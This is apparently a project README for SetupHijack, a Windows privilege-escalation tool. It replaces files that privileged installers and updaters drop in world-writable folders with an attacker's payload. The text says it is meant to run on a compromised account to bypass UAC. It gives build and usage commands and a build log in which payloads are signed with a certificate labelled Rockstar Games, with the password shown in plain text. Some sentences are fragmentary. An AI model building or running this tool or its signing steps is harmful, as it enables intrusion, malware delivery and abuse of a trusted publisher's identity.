 hackerhouse-opensource/setuphijack
SetupHijack is a security research tool that exploits race conditions and insecure file handling in Windows applications installer and update processes.

SetupHijack is a security research tool that exploits race conditions and insecure file handling in Windows installer and update processes. It targets scenarios where privileged installers or updaters drop files in %TEMP% or other world-writable locations, allowing an attacker to replace these files before they are executed with elevated privileges.
.exe, .msi, and batch files (e.g., sysinfo, netstat, ipconfig).The intended use of this tool is to run in the background on a compromised user account with privileges, in order to elevate another process by hijacking installer/updater file drops.

The chart below shows real-world example use cases of this exploit in multiple scenarios that can be used for UAC bypass. UAC bypasses are considered a security boundary when running under Adminless and are a common "attacker requirement" for disabling security controls. Exploitation of privileged Administrator operations provides generic exploit accessibility for malicious code to side-load or escalate process privileges. This tool can be used to identify additional applications which are exposed to the same types of risk, an attacker can wait for execution of these processes as a means to gain elevated rights without disrupting user behaviors.
%TEMP% (and subdirectories) for new or modified installer files..bak file.This project uses a hacked code-signing process with SignToolEx.exe and SignToolExHook.dll to sign payloads and installers. Using valid code-signing certificates and an Authenticode timestamp will increase your success rate when bypassing installer and OS trust checks.
nmake PAYLOAD=c:\Path\to\your\payload.exe
SetupHijack.exe                  # Scan %TEMP%, %APPDATA%, and %USERPROFILE%\Downloads (default)
SetupHijack.exe -notemp          # Disable scanning %TEMP%
SetupHijack.exe -noappdata       # Disable scanning %APPDATA%
SetupHijack.exe -nodownloads     # Disable scanning %USERPROFILE%\Downloads
SetupHijack.exe clean            # Clean mode (restores .bak backups in all enabled locations)
SetupHijack.exe verbose          # Verbose mode (log all actions)
SetupHijack.exe <payload.exe>    # Use specified payload for .exe (unless argument is a recognized option)
-notemp, -noappdata, or -nodownloads flags.clean flag restores backups in all enabled locations. The verbose flag logs all actions.shadow.exe or similar tools on Terminal Services.nmake PAYLOAD=c:\Users\YourUser\Desktop\payload.exe
SetupHijack.exe

%TEMP% and executes them with elevated rights, your payload will be substituted and run.Below is a real example of building and running SetupHijack, including code signing and infection output:
C:\Users\Fantastic\Desktop\Sayuri\InfectElevatedSetups>nmake PAYLOAD="C:\USers\Fantastic\Desktop\DEMO\Renge_x64.exe"

Microsoft (R) Program Maintenance Utility Version 14.29.30159.0
Copyright (C) Microsoft Corporation.  All rights reserved.

        powershell -Command "(Get-Content SetupHijack.cpp) -replace '#define PAYLOAD_PATH L\".*\"', '#define PAYLOAD_PATH L\"%ESCAPED_PAYLOAD%\"' | Set-Content SetupHijack.cpp"
        cl /nologo /W4 /EHsc /DUNICODE /D_UNICODE /MT /O2 /c SetupHijack.cpp
SetupHijack.cpp
SetupHijack.cpp(318): warning C4189: 'hr2': local variable is initialized but not referenced
        taskkill /f /im SetupHijack.exe 2>nul
        powershell -Command "Start-Sleep -Milliseconds 500"
        link /nologo /SUBSYSTEM:CONSOLE /ENTRY:wmainCRTStartup /NODEFAULTLIB:MSVCRT /NODEFAULTLIB:MSVCPRT /OUT:SetupHijack.exe SetupHijack.obj kernel32.lib user32.lib shlwapi.lib Shell32.lib /MANIFEST /MANIFESTFILE:SetupHijack.exe.manifest
        copy /y install.wxs.template install.wxs
        1 file(s) copied.
        powershell -Command "(Get-Content install.wxs) -replace 'Source=\"PAYLOAD_PLACEHOLDER\"', 'Source=\"%ESCAPED_PAYLOAD%\"' | Set-Content install.wxs"
        wix build install.wxs -o install.msi
Generating install.bat with payload C:\USers\Fantastic\Desktop\DEMO\Renge_x64.exe
Generating launch_payload.bat with payload C:\USers\Fantastic\Desktop\DEMO\Renge_x64.exe
        powershell -Command "(Get-Content install.wxs) -replace '(<File Id=\"RengeExeFile\" Source=\").*?(\" KeyPath=\"yes\"/>)', '`%ESCAPED_PAYLOAD%`' | Set-Content install.wxs"
        call sign_random.bat
Using CERT: [certs\rockstar1.pfx]
Using PASS: [C!EZxYUxVGPzQDj3]
The following certificate was selected:
    Issued to: Rockstar Games, Inc.
    Issued by: Entrust Code Signing CA - OVCS1
    Expires:   Thu Mar 20 17:16:13 3000
    SHA1 hash: C9793F4A2E629D88F2213622D7A0C170D9C7CBC6

Done Adding Additional Store
Successfully signed: SetupHijack.exe

Number of files successfully Signed: 1
Number of warnings: 0
Number of errors: 0
The following certificate was selected:
    Issued to: Rockstar Games, Inc.
    Issued by: Entrust Code Signing CA - OVCS1
    Expires:   Thu Mar 20 17:16:13 3000
    SHA1 hash: C9793F4A2E629D88F2213622D7A0C170D9C7CBC6

Done Adding Additional Store
Successfully signed: install.msi

Number of files successfully Signed: 1
Number of warnings: 0
Number of errors: 0
